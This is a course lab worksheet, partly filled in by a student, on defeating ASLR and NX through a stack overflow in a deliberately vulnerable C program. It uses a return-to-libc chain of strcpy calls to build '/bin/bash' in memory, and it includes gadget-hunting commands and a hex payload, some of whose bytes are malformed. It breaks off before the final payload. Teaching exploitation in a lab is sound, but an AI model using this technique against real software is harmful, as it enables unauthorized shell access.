# Notes from Exploring ASLR & NX Mitigation

## Instructions

Make a copy of this document, rename it to “exploring-aslr-nx-mitigation-notes” and move it to your CSE 523 Google Docs collection. If at any point in this exercise you feel stuck, raise your hand and get some guidance. When you reach each GATE below, switch over to the Tracking Progress document and update your position. Try to be efficient with your time.

## Overview

Today we will explore a technique that exploits a stack buffer overflow vulnerability when both address space layout randomization (ASLR) and no-stack-execute (NX) are enabled. Keep detailed notes below (place your comments in between the provided horizontal lines); you will be referring to these in the future to do your work.

We will be working in your CSE 523 Ubuntu VM, so start that now and open a terminal window.

**GATE 1**

Make a folder called “aslr\_nx\_mitigation” and enter the new directory. Using nano or the text editor of your choice, create a file ans\_check5.c and fill it with the following:

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

int check\_answer(char \*ans) {

int ans\_flag = 0;

char ans\_buf**[32]**;

**printf("ans\_buf is at address %p\n", &ans\_buf);**

strcpy(ans\_buf, ans);

if (strcmp(ans\_buf, "forty-two") == 0)

ans\_flag = 1;

return ans\_flag;

}

int main(int argc, char \*argv[]) {

if (argc < 2) {

printf("Usage: %s <answer>\n", argv[0]);

exit(0);

}

if (check\_answer(argv[1])) {

printf("Right answer!\n");

} else {

printf("Wrong answer!\n");

}

**system("/bin/sh");**

}

**You must re-compile the C file with the following options:**

gcc -m32 -g -fno-stack-protector ans\_check5.c -o ans\_check5


Now, ensure that ASLR is turned on. Remember that if ASLR is turned on, the following command will return the value 2.

cat /proc/sys/kernel/randomize\_va\_space

If you see some other value such as 0, you should enable ASLR with the following:

echo 2 | sudo tee /proc/sys/kernel/randomize\_va\_space

Execute ./ans\_check5 on the command line several times, and include your transcript below.



**GATE 2**

In a past exercise, we used the return-to-libc technique to direct the flow of execution to a sequence of instructions that opened a shell. The primary benefit of this technique is that it removes the need to execute shellcode on the stack; instead, it leverages code already present in the binary.

Our payload had the following structure (where & is the address-of operator).

PADDING | &system() | &exit\_path | &cmd\_string

The first two values are addresses of code that are found at stable, non-randomized locations, even when ASLR is enabled. Furthermore, the address of system()needs to be positioned within the payload so that it overwrites the return address on the stack.

The third and final value is the address of a properly terminated string containing the command line that we wish to execute. In our examples, we use “/bin/bash”. In our previous exercise, we used the environment variable SHELL, which contains our desired string, but we needed to disable ASLR to ensure that the SHELL variable (which is placed on the stack as the program is first loaded, and is thus at a random location with ASLR enabled) would always appear at the same address. With ASLR enabled, we need another way.

As discussed in class, we can use the return-to-libc method to construct our desired string at an address of our choosing.

In particular, we can construct a build-string payload with the following organization.

&strcpy@plt | &pop-pop-ret | str\_loc\_1 | src\_byte\_addr\_1

&strcpy@plt | &pop-pop-ret | str\_loc\_2 | src\_byte\_addr\_2

...

&strcpy@plt | &pop-pop-ret | str\_loc\_n | src\_byte\_addr\_n

Where

* &strcpy@plt is the address of the strcpy libc function, which will be used to create our desired string by copying one character at a time,
* &pop-pop-ret is the address of a pop-pop-ret instruction sequence in our binary,
* str\_loc\_1 is our chosen destination string address,
* src\_byte\_addr\_i is the address containing the byte representation of the ith character in our target string, and
* the &strcpy@plt on the first line is positioned within the payload to overwrite the return address on the stack.

Briefly describe below what a line in this payload does, and why we need the pop-pop-ret instruction sequence.

The above line n this payload is to reate an n-byte string beginning at address str\_loc\_1 and when strcpy() is executed the stack is expected to contain return adadress, argument and another argument. The pop-pop-ret is the stack position of returning address.

The new payload we develop will have the following structure.

PADDING | build-string-payload | &system() | &exit\_path | &cmd\_string

We can now gather the addresses we need to build this payload.


**GATE 3**

First, we identify the two addresses that we have found in a past exercise.

To find the location of system(), use

objdump -D ans\_check5 | grep system


You should see a label <system@plt> and a call instruction that refers to the address at that label. (plt is an acronym for procedure linkage table.) This address (the address of the label) is the one we want. Include your transcript below.



To find the location of an exit path, examine the contents of <main> and look for call to <exit@plt>. You can use a command line like the following.


objdump -D ans\_check5 | grep -A 20 \<main\>

You will see a single instruction preceding the call that puts a constant value of 0 on the stack as an argument to exit; use the address of this preceding instruction. Include your transcript below.




**GATE 4**

Using the method from the previous gate, find the address for the libc function strcpy(). Include your command line and transcript below.



Now, we can use the command “objdump -D ans\_check5 | grep -B 3 ret”, to find the address of a pop-pop-ret instruction sequence within the binary. Include all of the matching 3-instruction sequences that you find in the space below. As a rule of thumb, you might try choosing from among the available options the sequence of instructions that is nearest to the quiet exit path you chose above. Whichever address you choose, underline it to make it easier to spot later.




**GATE 5**

Next, we will choose an address to serve as our string destination. Our chosen address needs to be stable, readable & writable, and capable of being safely overwritten. There are several address space locations we could choose, but in our example we will consider the .bss section of the address space.

We can find this address with the readelf utility which we have used in the past. Execute the following command, and include your output below.

readelf -S ans\_check5



The output above indicates the start address of the .bss section. This is a location in memory that will be safe for us to write at run-time (ie, writing it alone won’t influence program execution). However, rather than using that exact address as our string destination address, we will choose the next highest address that ends with 01 (this is so that we do not have to use an address ending in 00, which would prematurely terminate the string meant to contain our payload).

For example, if the start address of .bss is 0x0804a028, we would use 0x0804a031 as our string destination address. Write your chosen address between the following lines.

0x0804a041

This corresponds to str\_loc\_1 in your build-string payload (and, indeed, &cmd\_string in the overall payload); add one to this address and you have the value for str\_loc\_2, and so on.

**GATE 6**

Finally, we need to assemble the addresses of the characters that will be used to create our string. Recall, we need to find all of the characters in our chosen string, “/bin/bash”, at locations within our binary.


The table below will record the addresses we find for each of the characters that we need.


|  |  |  |  |
| --- | --- | --- | --- |
| Character | Hex representation | Payload tag | Address |
| / | 2f | src\_byte\_addr\_1,  src\_byte\_addr\_5 | 0x08048154 |
| b | 62 | src\_byte\_addr\_2,  src\_byte\_addr\_6 | 0x08048157 |
| i | 69 | src\_byte\_addr\_3 | 0x08048156 |
| n | 6e | src\_byte\_addr\_4 | 0x0804815e |
| a | 61 | src\_byte\_addr\_7 | 0x080482b5 |
| s | 73 | src\_byte\_addr\_8 | 0x080482b3 |
| h | 68 | src\_byte\_addr\_9 | 0x08048396 |
| <null terminator> | 00 | src\_byte\_addr\_10 | 0x080482cc |

Once again, we can use the readelf utility to do this job. There are other ways, but this works just as well as any other. In the readelf output above, you can see that each section has a number. If we use those numbers in place of the variable i in the command below, we will obtain a hexdump of that section, including addresses. (Remember, in this output format, the address you see on the left corresponds to the left-most byte on that line!)

readelf -x i ans\_check5

Use the command line above to iterate through the sections. When you find a section that looks like a promising source of characters, include the command line and output below. As you may have discovered already, it is easier to use a fixed font like Courier New for this output, and to reduce the font size, in order to preserve formatting and keep the output legible.





Use this output to fill in the addresses in table above.

**GATE 7**

We are now ready to construct our payload using the addresses gathered above.

We will begin with our build-string payload. Construct it in the space below, beneath the template. Recall that each word needs its bytes reversed, as has been the case in each of our previous payloads. For example, an address like 0x0804a031 would be encoded \x31\xa0\x04\x08 . Also note that the | characters are just visual aids, and should not be present in the payload. For clarity, it would be a good idea to keep this copy separated by lines, to make any errors easier to spot.

NOTE: There are many places to screw up, so you’ll need to be very thorough and meticulous when building your full payload.

&strcpy@plt | &pop-pop-ret | str\_loc\_1 | src\_byte\_addr\_1

&strcpy@plt | &pop-pop-ret | str\_loc\_2 | src\_byte\_addr\_2

&strcpy@plt | &pop-pop-ret | str\_loc\_3 | src\_byte\_addr\_3

&strcpy@plt | &pop-pop-ret | str\_loc\_4 | src\_byte\_addr\_4

&strcpy@plt | &pop-pop-ret | str\_loc\_5 | src\_byte\_addr\_5

&strcpy@plt | &pop-pop-ret | str\_loc\_6 | src\_byte\_addr\_6

&strcpy@plt | &pop-pop-ret | str\_loc\_7 | src\_byte\_addr\_7

&strcpy@plt | &pop-pop-ret | str\_loc\_8 | src\_byte\_addr\_8

&strcpy@plt | &pop-pop-ret | str\_loc\_9 | src\_byte\_addr\_9

&strcpy@plt | &pop-pop-ret | str\_loc\_10 | src\_byte\_addr\_10

\xb0\x83\x04\x08\x2e\x86\x04\x08\x41\xa0\04\x08\x54\x81\x04\x08

\xb0\x83\x04\x08\x2e\x86\x04\x08\x42\xa0\04\x08\x57\x81\x04\x08

\xb0\x83\x04\x08\x2e\x86\x04\x08\x43\xa0\04\x08\x56\x81\x04\x08

\xb0\x83\x04\x08\x2e\x86\x04\x08\x44\xa0\04\x08\x5e\x81\x04\x08

\xb0\x83\x04\x08\x2e\x86\x04\x08\x45\xa0\04\x08\x54\x81\x04\x08

\xb0\x83\x04\x08\x2e\x86\x04\x08\x46\xa0\04\x08\x57\x81\x04\x08

\xb0\x83\x04\x08\x2e\x86\x04\x08\x47\xa0\04\x08\xb5\x82\x04\x08

\xb0\x83\x04\x08\x2e\x86\x04\x08\x48\xa0\04\x08\xb3\x82\x04\x08

\xb0\x83\x04\x08\x2e\x86\x04\x08\x49\xa0\04\x08\x96\x83\x04\x08

\xb0\x83\x04\x08\x2e\x86\x04\x08\x4a\xa0\04\x08\xcc\x82\x04\x08

We can now construct and invoke our full payload using the following template, which is based on our original return-to-libc payload.

